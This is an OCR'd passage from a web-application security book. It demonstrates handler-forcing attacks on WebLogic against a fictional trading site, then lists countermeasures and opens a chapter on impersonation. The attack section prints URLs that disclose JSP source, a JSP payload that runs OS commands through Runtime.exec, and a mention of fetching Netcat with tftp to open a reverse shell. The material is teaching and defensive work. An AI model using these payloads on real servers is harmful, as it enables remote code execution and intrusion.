weblogic.httpd.register.file=weblogic.servlet.FileServlet
```

The left-hand side of the last line indicates the alias for the FileServlet. Here the word "file" on the URL invokes the FileServlet. Now for the fun part. Ask yourself the following question: "What would happen if the URL http://www.acmeonline.com/file was issued in the browser?" The FileServlet is designed to serve simple text files to the client, but what if we tried to use the FileServlet to retrieve JSP files? You will soon see.

The URL http://www.acmetradeonline.com/feedback/feedback.jsp causes the server to return with the information shown in Figure 12-4.

Figure 12-4. Acme Online Trading's feedback page




The feedback.jsp shows a small form for Acme Online Trading's customers to send feedback to the company. Recall that, by default, JSP files are handled by the JSP processor servlet, JspServlet. Now let's try to have feedback.jsp handled by the ileServlet by issuing the following URL:

```
http://www.acmetradeonline.com/file/feedback/feedback.jsp
```

The result of forcing the "file" handler on the JSP file is shown in Figure 12-5.

Figure 12-5. Source code disclosure using FileServlet



What do we have? The source code for feedback.jsp thrown back to our browser! This result is an example of causing a "handler mismatch" by asking for a resource to be served by a handler other than the one it was originally registered for. Here we invoked FileServlet and asked for a Java Server Page. From an architectural standpoint, instead of the JspServlet handling the request for Java Server Pages, we have forced FileServlet to process the JSP request. The FileServlet returns the file contents "as is"; that is, without any further processing, we got the source code of the feedback.jsp page. In this manner, an attacker can view the source code of all the JSP files.

This vulnerability isn't specific to WebLogic alone. The same flaw in architecture was discovered on IBM's WebSphere and Sun's Java Web Server. The servlet invoker for the file servlet in WebSphere is /servlet/file, whereas in Sun's Java Web Server it is /servlet/com. sun.whatever.whatever.whatever. Assuming that Acme Online Trading was running on WebSphere, we could rewrite the same URL as:

```
http://www.acmeonline.com/servlet/file/feedback.jsp
```

Invoking SSIServlet

Now, let's look at another case of handler forcing within WebLogic, this time with another servlet. We begin by taking another look at the weblogic.properties file:

```
# ServerSideInclude servlet registration
# ----------------------------------------------
# SSIServlet searches below the documentRoot for the
# requested .shtml file and serves it if found.
weblogic.httpd.register.*.shtml=weblogic.servlet.ServerSideIncludeServlet
```


The last line maps the alias "*.shtml" to the ServerSideIncludeServlet. That gives us yet another way of recovering the source code from JSP files with handler forcing. We request the URL:

```
http://www.acmetradeonline.com/*.shtml/feedback/feedback.jsp
```

Again by forcing an alternative handler on a server-side script, we can return the source code of the JSP page to the client! The SSI servlet is designed to process SSI tags such as "include" and

"exec." But in this case we invoked SSIServlet and asked for a JSP page. Thus the mismatch gave us the unprocessed feedback.jsp page, as in shown in Figure 12-6.

Figure 12-6. Invoking the SSI servlet




Invoking the JSPServlet and Forcing It to Compile html/txt

Let's now look at another handler forcing vulnerability. In this subtle variation, the core concept remains the same, but the effects of the vulnerability are drastically different. First, however, we need to give some more thought to what we just uncovered. The freshly disclosed source code of feedback.jsp page reveals some interesting things:

```
01. <html>
02. <body>
03. <%@ page import="java.io.*" %>
04. <%
05. FileWriter fileName = new
    FileWriter("./myserver/public_html/feedback/input.html",true);
06. String name = request.getParameter("name");
07. String feedback = request.getParameter("feedback");
08. String bs = "<br><br>Name : "+name+"<br><br>Feedback : "+feedback;
09. fileName.write("<BR><BR>"+bs);
10. fileName.close();
%>
```

We learn from line 05 that the feedback given by the client is recorded in a file called input.html. We also learn that the feedback file (input.html) is kept in the same directory as the rest of the files (./myserver/public_html/feedback/input.html). What appears to be happening is that the feedback.jsp page keeps appending entries to input.html. So let's take a look at the file http://www.acmetradeonline.com/feedback/input.html. Figure 12-7 shows the result.

Figure 12-7. Viewing hidden input.html page



Ordinarily the page input.html isn't linked to any of the main pages, so unless we guess the name, we won't be aware of its existence. Remember, the innocuous source disclosure vulnerability found with our handler forcing technique led us to this page. By invoking the preceding URL we're able to see some feedback messages posted by Acme Online Trading's customers. We're not so much interested in the fact that we can read hidden feedb*/ack comments as we are in the fact that the feedback.jsp form allows us to write our own content on a file on Acme's Web server.

We can couple this knowledge with another crucial piece of information, which we can observe in the weblogic.properties:

```
# # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # # #
# WEBLOGIC JSP PROPERTIES
# ---------------------------------------------
# Sets up automatic page compilation for JSP. Adjust init args for
# directory locations and uncomment to use.
1. weblogic.httpd.register.*.jsp=\
       weblogic.servlet.JSPServlet

2. weblogic.httpd.initArgs.*.jsp=\
       pageCheckSeconds=1,\
       compileCommand=c:/jdk1.2/bin/javac.exe,\
       workingDir=d:/weblogic/myserver/classfiles,\
       verbose=true
```

Note that the JSPServlet is registered with the alias "*.jsp." We now can invoke the JSPServlet directly by using the string "*.jsp" in the URL, as in the "*.shtml" example. The URL is:

```
http://www.acmeonlinetrade.com/*.jsp/
```

Let's return to the question we raised a while ago: "What would happen if we invoked the JSPServlet handler and passed a plain HTML or ASCII text file to it?" Then we ask: "Will the

application server compile it as if it contained Java code and send us the results after running the java-compiled bytecode?" There is only one way to find out—let's try it!

Before forcing the JSPServlet handler on the input.html file, we post a comment in input.html. It is a specially crafted comment, containing Java code instead of English words, of course! Figure 12-8 shows a simple Java print statement uploaded as a comment into the input.html file.

Figure 12-8. Filling a form with Java code





Figure 12-9 displays the contents of the input.html page.

Figure 12-9. Executed code



Our comment made it into the input.html page, which has Java code in it. We now invoke the JSPServlet handler and ask it to process input.html. Architecturally, the JSPServlet is designed to

handle JSP code, and therefore it should treat contents of input.html as JSP tags and compile and execute the Java code. Hence the following URL should do the trick:


```
http://www.acmetradeonline.com/*.jsp/../feedback/input.html
```

This URL causes WebLogic to invoke JSPServlet and compile and execute /../feedback/input.html. Figure 12-9 shows what happens.

Handler forcing has worked again! In the feedback section we see the output "Execute Me" from the compiled page input.html. In this instance the handler forcing vulnerability yields arbitrary remote command execution instead of source code disclosure on Acme's Web server.


As shown in the Figure 12-10, the JSP handler forces the html page to be compiled by the Java compiler. The requested HTML file is converted to a Java class in the working folder, and the Java compiled output is sent to the client.

Figure 12-10. Java page compilation forced by invoking JSPServlet



Now, instead of simple print statements, an attacker can inject a much more powerful piece of code to execute any command on the remote system. Figure 12-11 shows injection of exploit code to execute the directory ("dir") command on the remote system.

Figure 12-11. Injecting exploit code




Specifically, the exploit code is:

```
<%@ page import="java.io.*" %>
<%
String s=null, t="";
try {
   Process p=Runtime.getRuntime().exec("cmd /c dir");
   BufferedReader sI = new BufferedReader(new
InputStreamReader(p.getInputStream()));
   while((s = sI.readLine())!=null) {
      t+=s;
   }
}
catch(IOException e) {
   e.printStackTrace();
}
%>
<pre><%=t %></pre>
```

This code spawns an operating system process with the "exec" method. In this case, the attacker chooses to run the command "cmd /c dir," assuming of course that the attacker has somehow figured out that the WebLogic server is actually running on a Windows NT system. If the remote Web server was on an Unix system, the attacker would run the process /bin/sh –c ls –la instead. Figure 12-12 shows the injected code in the input.html page before it is compiled.

Figure 12-12. Looking at injected code in the input.html page




Now all the attacker needs to do is force the JSP handler to compile the HTML file:

```
http://www.acmetradeonline.com/*.jsp/../feedback/input.html
```

Figure 12-13 reveals just how successful he would have been.

Figure 12-13. Executing the "dir" command by invoking JSPServlet



Note that the "dir" command is remotely executed on Acme's server. But you say, "The attacker can run the "dir" command… . So what?" Instead of running the "dir" command, an attacker could just as easily run the "tftp" command to download Netcat and send a command shell back to the attacking system. By gaining interactive access to the remote system in this manner, the attacker can anything. As they say, the game would be over.

This flaw also was observed in Sun Microsystems' Java Web Server (JWS). That server comes with an example bulletin board servlet, which makes it vulnerable out-of-the-box.

Countermeasures

Now that you've seen how deadly this type of attack can be, let's take a look at how easily you can prevent such an attack. Numerous countermeasures exist, but simply employing a handful can prevent 99% of all attacks.

Harden the Java Web Server

To harden your Java Web Server, follow these steps (which are ranked by importance).

- **Sanitize input.** By far the biggest Internet Achilles heel, input sanitization has the potential to bring down even the most secure Web site. You must employ standard sanitizing algorithms when handling input from a user. Review Chapter 1 for technology and language- specific sanitization scripts. If you do it properly, the chances an attacker would be able to apply the preceding technique are almost nil. In the technique demonstrated in this chapter, the Java code sent by the user field to execute code would never be sent through to the HTML file.

- **Restrict executables.** Whenever possible, remove unneeded executables such as cmd.exe, tftp.exe, and ftp.exe on Windows systems, and tftp and ftp on Unix systems. If you cannot completely remove these executables from your production Web servers, at a minimum you should restrict their access through access control lists. Windows provides NTFS file permissions that restrict who can execute the commands. Unix also has file permissions built into the standard file system that control who can execute which binary.

- **Remove installed sample files.** Although this step only would have helped prevent the attack against Sun's JWS (because it comes installed with the bboard servlet), it is a good overall recommendation.

Other Conceptual Countermeasures

Many Java Application servers are plagued by vulnerabilities that arise from oversights in their design and architecture. Although there are no quick countermeasures to such vulnerabilities, you should keep the following conceptual countermeasures in mind.

Isolate System Core Servlets from Application Servlets

The servlet is the core element to a Java application server. Many components of the application server itself are implemented as Java servlets. The core Java servlets are used to retrieve files from the file system, parse input from HTTP requests, compile and execute Java Server Pages, and many more functions. These servlets then form the basis for application development. Whenever an application is deployed on a Java application server, proper precautions should be

taken to keep the application servlets separate from the system core servlets. If the application servlets are placed in the same area as the system core servlets, it is possible for attackers to invoke these servlets directly via a servlet invoker, as explained in the section Application Handlers and Invokers.

Prohibit Execution of Unregistered Servlets

A few Java application servers accidentally allow the execution of servlets that aren't registered in the system but are physically present in the servlet classes path. In such cases, even if the system administrator has unregistered these servlets, they still can be invoked if the full path to the servlet is known. The servlet class file has to be physically removed from the file system or the Java archive file in order to prevent accidental execution. Java application server developers should ensure that, if a servlet isn't registered, it shouldn't be allowed to execute.

Bind Servlets to Resource Types

Certain vulnerabilities, such as forcing the JSP handler to compile Java code injected in non-JSP files arise due to the fact that the JSP handler gets applied to resources that are not JSP resources. For example, it should never be possible to apply a JSP handler on an HTML file. The Java application server should have a mechanism to check, restrict, and enforce the application of handlers on various resources.

Validate Input Thoroughly

Input validation is perhaps the single most important countermeasure that we can stress. All input received from the Web browser *must be thoroughly checked,* especially if it is going to be written to disk or end up in a database at any point.

Disable Direct Application Servlet Invocation

In many cases, application developers prefer to have a URL mapped servlet invoker prefix, such as /servlet/ or /webapp/ to invoke Web application servlets. From a developer's perspective, a URL mapped servlet invoker makes things easy because servlets can be added and removed without going through the hassle of registering them or configuring them individually for invocation. However, from a security point of view, if application and core servlets aren't well segregated, the URL mapped servlet invoker prefix can be used to invoke arbitrary servlets. Good practice, therefore, is to disable direct servlet invokers whenever possible.

Unregister All Unused and Example Servlets

Many times Java application servers ship with example servlets and certain other servlets that don't get used by the java application server. Good practice is to remove physically all example servlets from the file system and unregister core servlets that aren't needed. For example, if the application doesn't use Server Side Includes or Java Server Pages, unregister the SSI and JSP servlets to prevent accidental invocation. Finally, good practice is always to keep the Java application servers updated with the latest vendor patches.

Summary

Businesses and industries are moving fast and development process time is being compressed. This situation is forcing vendors to come up with new architectures and frameworks that help developers create e-commerce applications quickly. Some products, such as Tomcat, Resin, ServletExec, and Jrun are suffering the types of vulnerabilities described. Some of them can be exploited by attackers who clearly understand how they work and what their property settings are. Some countermeasures are required to defend against such attacks. Web applications should be written carefully so that clients have only passive privileges. Developers also should cover input validation fully. Finally, they should always keep their eyes open for security patches released by vendors.

Chapter 13. Impersonation

When the first just and friendly man appeared on the earth, from that day a fatal Waterloo was visible for all the men of pride and fraud and blood.

—Charles Fletcher Dole (1845– ?)

Introduction

Identity fraud, or the ability of one person to take on the identity of another and thereby subsume his role in society, affects an estimated 750,000 people annually. Combined with the fact that identity fraud is the number one consumer complaint filed with the Federal Trade Commission, is it any wonder that cyber impersonation holds any less risk?

In fact, taking on someone's identity over the Internet is infinitely easier than doing so in the physical world. That's because few people understand the risks and even fewer take steps to avoid those risks. As e-commerce expands its breadth and depth of offerings, the importance of maintaining the accurate state of a person's identity on the Internet becomes increasingly vital for consumers' and businesses' online confidence.

Session Hijacking: A Stolen Identity and a Broken Date

Alice met Charles in an online chat room. They discovered that they lived quite close to each other and had a lot in common. Charles asked Alice out on a date. She was thrilled to get the


invitation, and after exchanging a few e-mails, Alice found herself at an upscale Italian restaurant, waiting for Charles to show up. He never arrived. Disheartened, Alice went home and decided never to talk to Charles again. Although upset, she was quite surprised at being stood up. Charles didn't seem the type who would play games. What went wrong?

The mystery unfolds if we take a look at what Bob was doing a few hours before the big date. Bob was the security administrator at the company that Alice worked for and was intending to ask her out "one of these days." Another coworker told Bob that Alice was setting up a date with an "online friend." Bob decided to throw a curve to cupid. Here's how it went down.

March 5, 7:00 A.M.—Alice's Residence

